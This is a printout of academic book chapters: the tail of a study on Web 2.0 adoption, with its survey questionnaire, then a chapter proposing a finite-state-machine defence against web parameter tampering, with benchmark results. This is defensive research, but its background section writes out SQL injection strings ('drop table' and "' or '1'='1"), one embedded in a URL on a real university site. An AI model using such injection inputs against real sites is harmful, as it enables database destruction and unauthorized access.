de Rosario, A. H., Rodríguez, M. D. M. G., & Pérez, M. D. C. C. (2013). Development of social media and web 2.0 in the top hotel chains. *Tourism & Management Studies*, *9*(1), 13–19.

Dwivedi, Y. K., Williams, M. D., Ramdani, B., Niranjan, S., & Weerakkody, V. (2011, June). Understanding factors for successful adoption of web 2.0 applications. *Proceedings of the European Conference on Information Systems* (p. 263).

Gaffar, K., Singh, L., & Thomas, T. (2012). Are we ready for web 2.0? Evidence from a Caribbean university. *The Caribbean Teaching Scholar, 1*(2).

García-Crespo, Á., Colomo-Palacios, R., Gómez-Berbís, J. M., & Martín, F. P. (2012). Customer relationship management in social and Semantic Web environments. *Successful Customer Relationship Management Programs and Technologies: Issues and Trends: Issues and Trends, 83*.

Ghosh, T., & Rao, V. G. (2014). Consumer Confusion in Mobile Application Buying: The Moderating Role of Need for Cognition. *International Journal of E-Business Research*, *10*(4), 52–70. doi:10.4018/ijebr.2014100104

JavaOneSM Conference. (2007). Session BOF 6746. Retrieved from http://radarnetworks.com/

Jussila, J. J., Kärkkäinen, H., & Aramo-Immonen, H. (2014). Social media utilization in business-to-business relationships of technology industry firms. *Computers in Human Behavior*, *30*, 606–613. doi:10.1016/j.chb.2013.07.047

Lee, I. (2011). Overview of emerging web 2.0-based business models and web 2.0 applications in businesses: An ecological perspective. *International Journal of E-Business Research*, *7*(4), 1–16. doi:10.4018/jebr.2011100101

Michaelidou, N., Siamagka, N. T., & Christodoulides, G. (2011). Usage, barriers and measurement of social media marketing: An exploratory investigation of small and medium B2B brands. *Industrial Marketing Management*, *40*(7), 1153–1159. doi:10.1016/j.indmarman.2011.09.009

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Nath, R., Bhal, K. T., & Kapoor, G. T. (2013). Factors influencing IT Adoption by Bank Employees: An Extended TAM Approach. *Vikalpa*, *38*(4), 83.

Nova, S., & Tucker, L. (2007). Developing Web 3.0. Retrieved from http://bblfish.net/work/presentations/2007/BOF-6747.pdf

Picazo-Vela, S., Gutierrez-Martinez, I., & Luna-Reyes, L. F. (2012). Understanding risks, benefits, and strategic alternatives of social media applications in the public sector. *Government Information Quarterly*, *29*(4), 504–511. doi:10.1016/j.giq.2012.07.002

Riedl, D., & Betz, F. (2012, January). Intranet 2.0 based knowledge production. *Proceedings of the Fourth International Conference on Information, Process, and Knowledge Management eKNOW 2012* (pp. 1-6).

Saldanha, T. J., & Krishnan, M. S. (2012). Organizational adoption of Web 2.0 technologies: An empirical analysis. *Journal of Organizational Computing and Electronic Commerce*, *22*(4), 301–333. doi:10.1080/10919392.2012.723585

Scupola, A., & Nicolajsen, H. W. (2013). Using social media for service innovations: Challenges and pitfalls. *International Journal of E-Business Research*, *9*(3), 27–37. doi:10.4018/jebr.2013070102

Sivarajah, U., Irani, Z., & Jones, S. (2014, January). Application of Web 2.0 technologies in e-government: A United Kingdom case study. *Proceedings of the 47th Hawaii International Conference on System Sciences HICSS (pp. 2221-2230).* IEEE.

Turban, E., Liang, T. P., & Wu, S. P. (2011). A framework for adopting collaboration 2.0 tools for virtual group decision making. *Group Decision and Negotiation*, *20*(2), 137–154. doi:10.1007/s10726-010-9215-5

Venkataraman, S., & Das, R. (2013). The Influence of Corporate Social Media on Firm Level Strategic Decision Making: A Preliminary Exploration. *International Journal of E-Business Research*, *9*(1), 1–20. doi:10.4018/jebr.2013010101

Venkataraman, S., & Das, R. (2014). Influence of Corporate Social Media in Strategic Decision Processes. *Integrating Social Media into Business Practice, Applications, Management, and Models, 33*.

Wahi, A. K., & Medury, Y. (2014). Digital Businesses: Creation of a Research Framework for Organizational Readiness for Enterprise 2.0. *International Journal of Virtual Communities and Social Networking*, *6*(1), 52–66. doi:10.4018/ijvcsn.2014010104

Wahi, A. K., Medury, Y., & Misra, R. K. (2014). Social Media: The Core of Enterprise 2.0. *International Journal of Service Science, Management, Engineering, and Technology*, *5*(3), 1–15. doi:10.4018/ijssmet.2014070101

Wahi, A. K., Medury, Y., & Misra, R. K. (2015). Big Data: Enabler or Challenge for Enterprise 2.0. *International Journal of Service Science, Management, Engineering, and Technology*, *6*(2), 1–17. doi:10.4018/ijssmet.2015040101

Williams, S., Hausmann, V., Hardy, C., & Schubert, P. (2013). Enterprise 2.0 Research: Meeting the challenges of practice. *Proceedings of BLED 2013.*

This research was previously published in the International Journal of E-Business Research (IJEBR), 12(1); edited by Payam Hanafizadeh and Jeffrey Hsu, pages 19-42, copyright year 2016 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

APPENDIX

Questionnaire Used

This survey is for a research project on "Factors affecting the success of implementation of Web 2.0 tools in Indian Businesses". Kindly answer the following questions in respect of your organization.

The survey should take no more than 10 - 15 minutes to complete. Respondents will remain anonymous and responses, either at a responder or company level, will not be shared or identified.

1. Your Name:
2. Company's Name:
3. How would you rate the access to relevant, accurate and timely data in your company today? (Check one)
   () minimal
   () less than adequate
   () adequate
   () more than adequate
   () world class
4. How would you rate the analytic capabilities in your company today? (Check one)
   () minimal
   () less than adequate
   () adequate
   () more than adequate
   () world class
5. How would you rate your company on the ability, by executives and business leaders, to use data and analytics to improve or transform the business? (Check one)
   () minimal
   () less than adequate
   () adequate
   () more than adequate
   () world class
6. What is your organization's current approach to Enterprise 2.0? (Check one)
   () Its use is discouraged
   () No specific project but some rogue usage
   () Ad hoc usage in several areas or departments
   () Beginning to form a strategy for targeted usage
   () Partially implemented but not enterprise wide
   () Actively used throughout
   () Other
7. What is the role of Enterprise 2.0 initiatives in your organization? (Check one)
   () Planned only
   () Proof-of- Concept for evaluation
   () Sandbox for ad-hoc analytics

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

() BI/Analytics platform for production reporting
() Part of business-critical operational system
() Automated production system with 24/7 availability
() Other

8. Do you have a business case for any Enterprise 2.0 initiatives? (Check one)
() Yes, with a proven ROI
() Yes, with a projected ROI
() Yes, with intangible benefits only
() No business case
() Other
9. Which group is the PRIMARY driver of Enterprise 2.0 in your organization? (Check one)
() Top Management
() Senior/Executive Business Managers
() CIO/CTO
() Mid-Level Business Managers
() IT Managers
() Marketing / Sales
() Human Resources
() Teams / Workgroups
() Individual employees
() Customer Service
() Knowledge Management
() Don’t Know
() Other

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 63
A Simple Solution to Prevent Parameter Tampering in Web Applications

Oğuzhan Menemencioğlu
Karabük University, Turkey

İlhami Muharrem Orak
Karabük University, Turkey

ABSTRACT

Business over the internet such as banking and several online services are growing rapidly. Similarly, social media web portals are also getting more and more involved in our daily life. Since these applications are popular and consist of personal and valuable data, they attract malicious attacks to their vulnerable points. The weakness can also be faced in all businesses and institutions that do not care the necessary security steps. The web parameter tampering is one of the major attacks which is based on the modification of parameters. In order to prevent the parameter tampering, a novel and simple mechanism is implemented by verifying the validity. The mechanism is based on a deterministic finite state machine. Beside this static method, the system also has run time validation which leads for the usage of hybrid analysis approach. As an evaluation, performance assessment of the algorithm is done for real time attacks targeting a web site.

INTRODUCTION

Internet becomes essential for connecting companies, service providers and users online to each other. In spite of their wide usage, the web applications have some vulnerabilities. Scripting languages such as PHP, communicate with database using low-level queries as strings API. These languages represent data and code with the strings instead of more sophisticated APIs. Therefore application code can include database queries which takes unchecked user inputs (Wassermann & Su, 2007). Although the most common vulnerability is related to database implementation, there are also some other weak points of

DOI: 10.4018/978-1-5225-3422-8.ch063

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the web applications such as cross-site scripting. It will be useful to understand the vulnerabilities and to introduce reliable and effective solution for preventing the attacks.


There are different approaches to detect and prevent tampering attacks. For Structured Query Language Injection Attacks (SQLIAs), a taxonomy was provided by Chung et al. (Chung, Wu, Chen, & Chang, 2012). Figure 1 illustrates their taxonomy. Details of taxonomy and concerned concepts are provided in below. This taxonomy can be considered as general classification of all types of vulnerabilities.

First approach stated in the taxonomy is static analysis. Zhang et al. proposed a method which can be classified as static analysis, to eliminate integrity problems by trying to detect absence of integrity constraint enforcement (Zhang et al., 2011).

Dynamic analysis is another widely proposed approach. Ogheneovo and Asagba used a dynamic method comparing real time user queries with syntactic structure of the queries defined by parse tree (query modification) (Ogheneovo & Asagba, 2013). Chan et al. introduced a dynamic method using machine learning. They discovered associative patterns by using fuzzy logic. They generated and pruned the rules by using Apriori algorithm for validating input values, input field lengths, and SOAP size (Chan, Lee, & Heng, 2013, 2014). On the one hand, Chung et al. proposed a method that checks the queries whether they are legitimate. If queries are not legitimated, then they are processed with vulnerability detectors. They integrated their algorithm with the well-known three vulnerability detectors instead of developing a new detector (Chung et al., 2012). Jang and Choi used regular expression and size of user query result to control inputs (Jang & Choi, 2014). Kim and Lee used support vector machines to classify SQLIAs (Kim & Lee, 2014).

On the other hand, in some studies hybrid methods were proposed by using static analysis and providing dynamic approach with runtime detector. In this respect, Lee et al. decreased the complexity of the algorithm from $O(n^3)$ to $O(n)$ by comparing static SQL queries with dynamically generated queries after removing the attribute values (Lee, Jeong, Yeo, & Moon, 2012). The AMNESIA method proposed

Figure 1. Taxonomy of approaches



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

by Halfond and Orso was highly referred in other studies especially for benchmarking. They identified hotspots and built a model by using Non-Deterministic Finite-State Machine (NDFSM). They also check user queries dynamically to confirm the static model (Halfond & Orso, 2005). Balasundaram and Ramaraj controlled query infrastructures and validated the queries by checking length of queries and restricting the queries such as drop, delete, etc. (Balasundaram & Ramaraj, 2012). Muthuprasanna et al. used NDFSM for static analysis and runtime validator for comparing queries (Muthuprasanna, Ke, & Kothari, 2006).

BACKGROUND

Web applications may include some vulnerabilities and the definitions of these type vulnerabilities may vary. This section defines the vulnerability types and highlights the types consisting parameter tampering. The details and examples of the vulnerabilities consisting parameter tampering are provided. Static, dynamic, and hybrid analysis approaches are mentioned and performance approaches of reviewed papers are analysed.

Types of Vulnerabilities

Web parameter tampering, also called form-field, is not well represented due to classification difficulty and could be categorized as an authentication error (Christey & Martin, n.d.). However, in our study, definitions provided by The Open Web Application Security Project (OWASP) are taken into consideration. OWASP released Top 10 list for attacks as (OWASP, n.d.):

1. Injection,
2. Broken Authentication and Session Management,
3. Cross-Site Scripting (XSS),
4. Insecure Direct Object References,
5. Security Incorrect Configuration,
6. Sensitive Data Exposure,
7. Missing Function Level Access Control,
8. Cross-Site Request Forgery (CSRF),
9. Using Components with Known Vulnerabilities, and
10. Un-validated Redirects and Forwards.

Parameter tampering is mainly involved in "Injection", "Insecure Direct Object References", "Missing Function Level Access Control" and "Un-validated Redirects and Forwards". According to OWASPs' top 10 list, they are in 1, 4, 7 and 10th order respectively.

- **Injection:** The attack attempts to exploit the vulnerabilities between backend server and database server. Since SQL commands are separated by semicolon, attackers can use this structure for the attacks such as "*; drop table {tablename};*". This situation not only occurs in string parameters but also in some other parameters (Gollmann, 2008). Attackers can also taint the parameter value in browser to send "*' or '1'='1*". For example:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
http://muh.karabuk.edu.tr/?id=' or '1'='1
```

- **Insecure Direct Object References:** Some authorized system users sometimes can attack the system by trying to change parameter values to access objects which they are not authorized for. Applications do not always verify user authentication for each object. Attackers tamper parameters to access to the intended customer's account or any user's account. For example:

```
http://muh.karabuk.edu.tr/ac/?act=ntacct
```

- **Missing Function Level Access Control:** An authorized system user may try to change the URL or a parameter to access a privileged function. Incorrect configuration or missing proper code checks cause this vulnerability. Detecting the imperfection is easy but identifying specific URLs or functions is very difficult.
- **Un-validated Redirects and Forwards:** Applications usually redirect users to same or some other pages by passing parameters. Attackers use un-validated parameters to violate the system. Detection of redirecting attacks is easier than that of forwarding attacks (OWASP, n.d.).

Analysis of Approaches

As mentioned before, static, dynamic or hybrid approach is used for vulnerability analysis (Chung et al., 2012; Lee et al., 2012; Natarajan & Subramani, 2012; NIST, n.d.). Static approach analyses the code without execution (Natarajan & Subramani, 2012). It focuses on program codes as text. It requires rewriting web applications (Lee et al., 2012). There are some forms of static analysis e.g. software metrics and reverse engineering. In analysing the code statically several techniques can be used such as data flow analysis, model checking and abstract interpretation (Natarajan & Subramani, 2012). Commonly JSA (Java String Analysis) is used to perform static analysis (Lee et al., 2012; Muthuprasanna et al., 2006). Instead of manual tests of web applications, dynamic analysis analyses the vulnerabilities during execution time (Natarajan & Subramani, 2012). It focuses on instructions in run time. It has two types: dynamic taint analysis and forward symbolic execution. Dynamic taint analysis observes computations affected by user input. Forward symbolic execution uses a logical formula (Schwartz, Avgerinos, & Brumley, 2010). Dynamic analysis checks web server responses for each input. It does not need modification of web application. On the other hand hybrid method simultaneously analyses web pages and generates SQL queries to test (Lee et al., 2012).

Performance Approaches of the Algorithms

In any kind of preventing method, besides success rate, time performance is also important for its preference. In this respect, when the methods provided in literature are analyzed, it can be seen that in some studies, method is provided but evaluation of the real time performance or/and accuracy is not given. However, there are some others which provided both of them. Lee et al. calculated complexity of their algorithm instead of real time evaluation (Lee et al., 2012). Ogheneovo and Asagba compared their algorithm with public and open benchmark of AMNESIA for accuracy and performance assessment. They also provided a real time evaluation results but they did not detail their evaluation method. By considering the technique used in their algorithms, it can be predicted that high overhead time is due to

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

parse tree (Ogheneovo & Asagba, 2013). Chan et al. provided accuracy assessment results. They also stored request and response times of web service for real time evaluation. Although their algorithm used SOAP size, it responds to detection and prevention process in 1 second regardless of SOAP size (Chan et al., 2014). Chung et al. discussed their algorithm complexity and provided real time total execution time (Chung et al., 2012). Jang and Choi provided accuracy and time complexity assessment for their algorithm. They tested their algorithm on Amnesia system for benchmarking. They also provided time measurements for real time execution (Jang & Choi, 2014). Kim and Lee provided accuracy assessment and real time execution results for detector and conversion of a query to n-dimensional feature vector (Kim & Lee, 2014). Halfond and Orso conducted complexity analysis and give the average real time execution results (Halfond & Orso, 2005). Balasundaram and Ramaraj provided only real time execution time of algorithm (Balasundaram & Ramaraj, 2012). Muthuprasanna et al. provided time evaluation of offline process for static analysis characteristic. They also provided evaluation of run time process (Muthuprasanna et al., 2006).

MATERIALS AND METHODS

In this chapter a mechanism which uses Deterministic Finite State Machine (DFSM) to validate parameters safety, is proposed. The states in the mechanism are firstly identified. On the other hand, parameter checking is also performed on runtime.

In this section, the preliminary definitions used by the mechanism are provided. The architecture of new mechanism is also described. Then the innovation performed by our approach is provided.

Preliminary

Parameters used in web applications usually occurred in one form of the three common types: numeric, non-numeric and user id parameters. Hence, parameters are classified in three types to control them. In order to prevent or detect tainted parameters, a DFSM is defined for each parameter type. Numeric parameter control is provided by using $DFSM_1$ that accepts only numbers. Non-numeric parameters are controlled by using $DFSM_2$ that accepts only valid strings. On the other hand, $DFSM_3$ accepts only numbers which have valid user ids.

Definition 1: $DFSM_1$ is a deterministic finite automaton (DFA) and defined as $(\Sigma, S, s_0, \delta_1, F)$, where $\Sigma=\{0,\ldots,9\}$, $S=\{0,1,2\}$, $s_0=0$, $\delta_1: S\times\Sigma\rightarrow S$, $F=\{1\}$, Σ is a finite, non-empty set of symbols (input alphabet); S is finite, non-empty set of states; s_0 is an element of S (initial state); δ_1 is state-transition function and F is set of final states (a subset of S).


Figure 2 (a) illustrates the $DFSM_1$ transition diagram, which defines δ_1.

Definition 2: $DFSM_2$ is defined as $(\Sigma, S, s_0, \delta_2, F)$, where $\Sigma=\{a,\ldots,z, 0,\ldots,9, !...@\}$, $S=\{ S=\{0,1,2\}$, $s_0=0$, $\delta_2: S\times\Sigma\rightarrow S$, $F=\{1\}$ and $I=\{i_0, i_1, i_2, i_3\}$.


w, x, y, z are user inputs which are unique symbols of alphabet and $w,x,y,z\in\Sigma$, $f_1: \Sigma\rightarrow D$ and $g_1: \Sigma\rightarrow\{0,1\}$, g_1 is a function defined as (1) and used in I.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. (a) $DFSM_1$ transition diagram, (b) $DFSM_2$ transition diagram, (c) $DFSM_3$ transition diagram



(a) DFSM_1 **(b)** DFSM_2



(c) DFSM_3

$$g_1(X) = \begin{cases} 1 & if \quad \exists d_w \,|\, f(w) = d_w, \\ 1 & if \quad \exists d_x \,|\, f(x) = d_x, \\ 0 & if \quad \nexists d_y \,|\, f(y) = d_y, \\ 0 & if \quad \nexists d_z \,|\, f(z) = d_z, \end{cases} \tag{1}$$

I is defined as (2).

$$I = \begin{cases} i_0 & if \quad g_1(w) = 1,\ \delta_2(s_0, w) = s_1, \\ i_1 & if \quad g_1(x) = 1,\ \delta_2(s_1, x) = s_1, \\ i_2 & if \quad g_1(y) = 0,\ \delta_2(s_1, y) = s_2, \\ i_3 & if \quad g_1(z) = 0,\ \delta_2(s_0, z) = s_2, \end{cases} \tag{2}$$

D is a set of parameters defined on application development process by software developers and stored in a database. f_1 function checks if any *w,x,y,z* parameter exists in the database. In the other words, f_1 function executes $\sigma_{Value} = w^{(PARAMETER)}$ operation. Therefore, f_1 function is a one-to-one function.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

g_1 function returns 1 if the parameter is defined and valid. Otherwise it returns to 0 through f_1 function. Figure 2(b) illustrates the $DFSM_2$ transition diagram. In other words, transition diagram defines δ_2.

Definition 3: $DFSM_3$ is defined as $(\Sigma, S, s_0, \delta_3, F)$, where $\Sigma=\{0,\ldots,9\}$, $S=\{0,1,2\}$, $s_0=0$, δ_3: $S\times\Sigma\rightarrow S$, $F=\{1\}$ and $J=\{j_0, j_1, j_2\}$.

w,x and *y* are user inputs and unique symbols of alphabet. $w,x,y\in\Sigma$, f_2: $\Sigma\rightarrow D$ and g_2: $\Sigma\rightarrow\{0,1\}$, g_2 is a function defined as (3) and used in *J*.

$$g_2\left(Y\right)=\begin{cases}1 & if \quad \exists d_w \,\middle|\, f\left(w\right)=d_w,\\ 0 & if \quad \nexists d_x \,\middle|\, f\left(x\right)=d_x,\\ 0 & if \quad \nexists d_y \,\middle|\, f\left(y\right)=d_y,\end{cases} \tag{3}$$

J is defined as (4).

$$J=\begin{cases}j_0 & if \quad g_2\left(w\right)=1,\ \delta_3\left(s_0,w\right)=s_1,\\ j_1 & if \quad g_2\left(x\right)=1,\ \delta_3\left(s_1,x\right)=s_1,\\ j_2 & if \quad g_2\left(y\right)=0,\ \delta_3\left(s_1,y\right)=s_2,\end{cases} \tag{4}$$

D is a set of all User ID's stored in database. f_2 function checks if any "user ID" exists in the database. In other words, f_2 function executes $\sigma_{Id}=w^{(PARAMETER)}$ operation. Therefore f_2 function is also a one-to-one function.

g_2 function returns 1 if any user ID is defined and valid or returns 0 otherwise through f_2 function. Figure 2(c) illustrates the $DFSM_3$ transition diagram which defines δ_3.

Validation process is defined by Def.1, Def. 2 and Def. 3. User ID, numeric and non-numeric parameters are controlled by the mechanism.

Proposed System Architecture

Figure 3 illustrates the main flow chart of the detection mechanism. Each parameter should be checked by mechanism before execution. Un-validated parameters and attack attempts are detected and stored by the mechanism. The requests having legitimate parameters are redirected to targeted pages. State machine definitions describe the steps of the validation.

Figure 4 illustrates the novel web based architecture. In proposed design database not only stores data as usual but also stores legitimate parameters. Application server checks validation of parameters as well as implementing business logic as middle layer.

New architecture makes a validation check for requests instead of directly performing inquiry. If the request includes un-validated parameters, the mechanism stops the inquiry process. If parameters are legitimated, then mechanism allows the inquiry to be processed.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Mechanism flow chart





Figure 4. Architecture of supposed method



Implementation

In order to evaluate the new approach, a prototype, "Academic Curriculum Vitae Based Faculty Information System" is developed on Karabük University Engineering Faculty web site (Menemencioğlu, Sonuç, Karaş, & Orak, 2013). This application provides a platform for self-accessing, managing, and manipulating personal data and publishing it for web visitors.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Application server implements business logic and validation process. After the request of client, first step is validation. The validation mechanism checks parameters as defined in previous sections. Some of the parameters are controlled by mechanism given in Def. 1 while some others are controlled by Def. 2 and 3. If parameters are valid, then the requested web page is served by application server.

Whole mechanism is implemented with PHP script language. Parameters are processed by the mechanism. The proposed mechanism checks the parameters with the ones stored in database server for validation, and evaluates the results. In case of an attack, it stores IP address of the attacker, and declines the requested operation and warns the user. Otherwise, business logic continues on the process.

The mechanism is performed on a Microsoft Windows Server 2003 Enterprise running on a system with Dual Core AMD Opteron CPU (2.39 GHz) and 8 GB memory. The server is not a dedicated application server. Since the application server also runs as database server, it has high overhead. MySQL is used as database in this system.

SOLUTIONS AND RECOMMENDATIONS

In this section, the results of proposed technique are analyzed and the evaluation of the approach is discussed by comparing with the other methods in terms of execution time.

Results of Proposed Method

This chapter proposes a novel idea which is very simple and easy to implement. For detecting and preventing web parameter tampering attacks, DFSM and database are used. When a user posts a web parameter or tampers a parameter, the mechanism handles it whether the parameter is valid or not. The details of the results are mentioned below. This mechanism prevents four types of risks which are "Injection", "Insecure Direct Object References", "Missing Function Level Access Control", "Un-validated Redirects and Forwards".

The mechanism that is proposed, achieves successful results in preventing parameter tampering attacks. The process of parameter checking in the database server can be done in $\theta(1)$ time. Query time depends on workload of server. If parameter tampering is detected, then there will be time cost for storing attack too. Even that time complexity is still $\theta(1)$.

Results of Real World Attacks

The data set includes three months' data. During this period, 54,098 attacks are detected. At the same period, 825,930 sessions are recorded. Figure 5(a) shows the distribution of vulnerabilities of total sessions.


Figure 5(b) shows the distribution of the parameter types. It can be seen that user-id parameter vulnerability is not encountered.

Results of Performance

One of the most important performance metrics is accuracy. Recent detection and prevention methods have reached very low error rates (lower than 0.1%) (Chung et al., 2012). Another performance metrics are execution time (Chung et al., 2012; Jang & Choi, 2014), and cost of implementation (Jang & Choi,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. (a) Session and attack ratio, (b) distribution of parameter types



2014). This study focuses on an algorithm which has low execution time to improve performance. The performance metrics and evaluation methods of different researches are analyzed. Table 1 provides the performance metrics of researches which are used for evaluation. Table 1 also includes researches' methods and classification in analysis approaches.

In order to evaluate the performance, a runtime analysis is performed. When numeric and string parameter types are considered together, proposed detection mechanism responses in average 1.2 millisecond (ms). For numeric type of parameters, the detection mechanism response in average 1.1 ms, but for string types of parameters average response time is 1.4 ms. A chauvenet test is implemented on raw data to obtain more reliable results. Overview of the results is shown in Table 2.

Table 1. Performance metrics, methods, and classification

	Real Time Detection	Real Time Evaluation	Accuracy	Code Adjustment	Method	Class
Zhang et al. [3]	○	○	●	◉		Static
Lee et al. [9]	●	○	●	●	Structural check	Hybrid
Ogheneovo & Asagbas [4]	●	◉	●	○	Parse tree	Dynamic
Chan et al. [6]	●	◉	●	●	Fuzzy logic, apriori	Dynamic
Chung et al. [2]	●	●	○	○	Hot queries	Dynamic
Jang & Choi [7]	●	◉	◉	●	Regular expression	Dynamic
Kim & Lee [8]	◉	◉	●	●	SVM and feature vector	Dynamic
Balasundaram & Ramaraj [11]	●	●	○	●	Structural check	Hybrid
Halfond & Orso [10]	●	●	●	○	NDFSM	Hybrid
Muthuprasanna et al. [12]	●	◉	◉	○	NDFSM	Hybrid
Menemencioğlu &Orak	●	●	○	◉	DFSM	Hybrid

Symbols: ●: supported - required, ◉: partially supported – required, ○: not supported – required.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Measurements after chauvenet test


	Detect	Detect + Insert	Select	Insert	Pageload
Avg	0.0014	0.0188	0.0002	0.0174	0.1397
Std Dev	0.0002	0.0024	0.0000	0.0024	0.2047
Min	0.0011	0.0137	0.0002	0.0123	0.0152
Max	0.0021	0.0274	0.0002	0.0259	0.9144
Max-Min	0.0010	0.0137	0.0001	0.0136	0.8992
Max/Min	1.9403	1.9997	1.4069	2.1032	60.0452

In string types of parameters, some other overheads are measured besides the execution time of algorithm to make better evaluation. These are detection of time including insertion, execution time of queries having selection and insertion, and page load time. All these results are gathered in the same time of execution. Table 3 provides the normalization parameters. In addition, Figure 6 provides correlation of different processes and the impact of the processes to each other.

Since the simplicity and the effectiveness of the algorithm, its execution time is very short. In the exaction of the algorithm, application server, database server, and network are the parameters for the performance. Since the proposed mechanism runs on non-dedicated server, one should expect slower performance.

Figure 6 shows clearly that our algorithm is affected by the overheads of the server. Detection and "select" query peaks overlap with each other. It is expected result because detection includes "select" query as a part. "Insert" and detection peaks do not overlap completely with each other but almost en-

Figure 6. Graph of random selected data from results



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Normalization values of properties

	Normalization Parameter
Detect	100
Detect + Insert	10
Select	500
Insert	10
Pageload	0.5

tire "insert" query peaks coincide with "select" query peaks. From the Figure 6 it can be seen that the server workload is not constant. The peaks show heavy workload on the server which results in delay in response time. In addition, the page load peak and the other peaks related to database operations do not overleap exactly. Therefore, being non-dedicated server may not directly have impact on overheads. It can be caused by the quantity of system sources reserved for services.

Table 4 provides the brief properties and the results of current methods for comparing with our method.

Table 4. Comparison of performance

	Year	Real Time (~ or ≥) (ms)	Method	System
Ogheneovo & Asagbas [4]	2013	3500	Average query response time	JAVA, MySQL
Chan et al. [6]	2014	1000	SOAP size and request response time	Intel Pentium Dual CPU E2160 1.80 GHz & 1.79 GHz, 0.99 GB RAM, Microsoft Windows Server 2003
Chung et al. [2]	2012	750	Execution time	Intel Core 2 CPU 2.4 GHz, 4 GB RAM, Windows Vista, Java
Jang & Choi [7]	2014	720	Average execution time	Intel Core i5 2.40 GHz, 8.00 GB RAM, Ubuntu V 9.0, Java
Kim & Lee [8]	2014	505.5	Average of classifier, vector converter, sequence converter, vice versa converter time, and detection time	-
Balasundaram & Ramaraj [11]	2012	30	Execution time	.NET
Halfond & Orso [10]	2005	25	Differences of request response time	-
Muthuprasanna et al. [12]	2006	4.3	Execution time	Dual Core
Menemencioğlu &Orak	2016	1.4	Execution time	AMD Dual Core Opteron 2.39 GHz, 8 GB RAM, Microsoft Windows Server 2003, PHP, MySQL

Symbols: -: no evaluation.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

FUTURE RESEARCH DIRECTIONS

In future work, stored attacks can be transformed to ontologies. Measuring similarity between ontologies and semantic density analysis etc. can be calculated. Ontologies can be analyzed for inferring implicit knowledge about vulnerabilities by using semantic web infrastructure.

CONCLUSION

Parameter tampering is very important vulnerability for web applications. A mechanism for preventing parameter tampering is proposed based on the DFSM. This mechanism attempts to prevent four most common risk types "Injection", "Insecure Direct Object References", "Invalidated Redirects" and "Forwards and Missing Function Level Access Control" which involve parameter tampering.

The proposed mechanism uses hybrid analysis approach. It is very simple and effective in terms of architecture and implementation. The cost of the implementation and also the overhead of the algorithm are very low. The results are very successful when compared with other methods. The performance can be increased by using standalone server instead of shared environment.

In this study, the detection system is implemented on a faculty information system. Although it does not keep very valuable data, the attack ratio is 7 percent of all sessions. It is obvious that more important systems such as online banking and online services will expose to more attacks. Therefore, this kind of preventing mechanism will be critically necessary for each web applications.

REFERENCES

Balasundaram, I., & Ramaraj, E. (2012). An efficient technique for detection and prevention of SQL injection attack using ASCII based string matching. *Procedia Engineering, 30*(2011), 183–190. http://doi.org/10.1016/j.proeng.2012.01.850

Chan, G. Y., Lee, C. S., & Heng, S. H. (2013). Discovering fuzzy association rule patterns and increasing sensitivity analysis of XML-related attacks. *Journal of Network and Computer Applications*, *36*(2), 829–842. doi:10.1016/j.jnca.2012.11.006

Chan, G. Y., Lee, C. S., & Heng, S. H. (2014). Defending against XML-related attacks in e-commerce applications with predictive fuzzy associative rules. *Applied Soft Computing*, *24*, 142–157. doi:10.1016/j.asoc.2014.06.053

Christey, S., & Martin, R. A. (n.d.). *CWE - Vulnerability Type Distributions in CVE*. Retrieved April 17, 2015, from http://cwe.mitre.org/documents/vuln-trends/index.html

Chung, Y., Wu, M., Chen, Y., & Chang, W. (2012). *A Hot Query Bank approach to improve detection performance against SQL injection attacks. In Computers & Security*. Elsevier Ltd. doi:10.1016/j.cose.2011.11.007

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Gollmann, D. (2008). Securing Web applications. *Information Security Technical Report*, *13*(1), 1–9. doi:10.1016/j.istr.2008.02.002

Halfond, W. G. J., & Orso, A. (2005). AMNESIA: Analysis and Monitoring for NEutralizing SQL-injection Attacks. In *Proceedings of the 20th IEEE/ACM International Conference on Automated Software Engineering* (pp. 174–183). http://doi.org/ doi:10.1145/1101908.1101935

Jang, Y.-S., & Choi, J.-Y. (2014). Detecting SQL injection attacks using query result size. *Computers & Security*, *44*, 104–118. doi:10.1016/j.cose.2014.04.007

Kim, M. Y., & Lee, D. H. (2014). Data-mining based SQL injection attack detection using internal query trees. *Expert Systems with Applications*, *41*(11), 5416–5430. doi:10.1016/j.eswa.2014.02.041

Lee, I., Jeong, S., Yeo, S., & Moon, J. (2012). A novel method for SQL injection attack detection based on removing SQL query attribute values. *Mathematical and Computer Modelling*, *55*(1-2), 58–68. doi:10.1016/j.mcm.2011.01.050

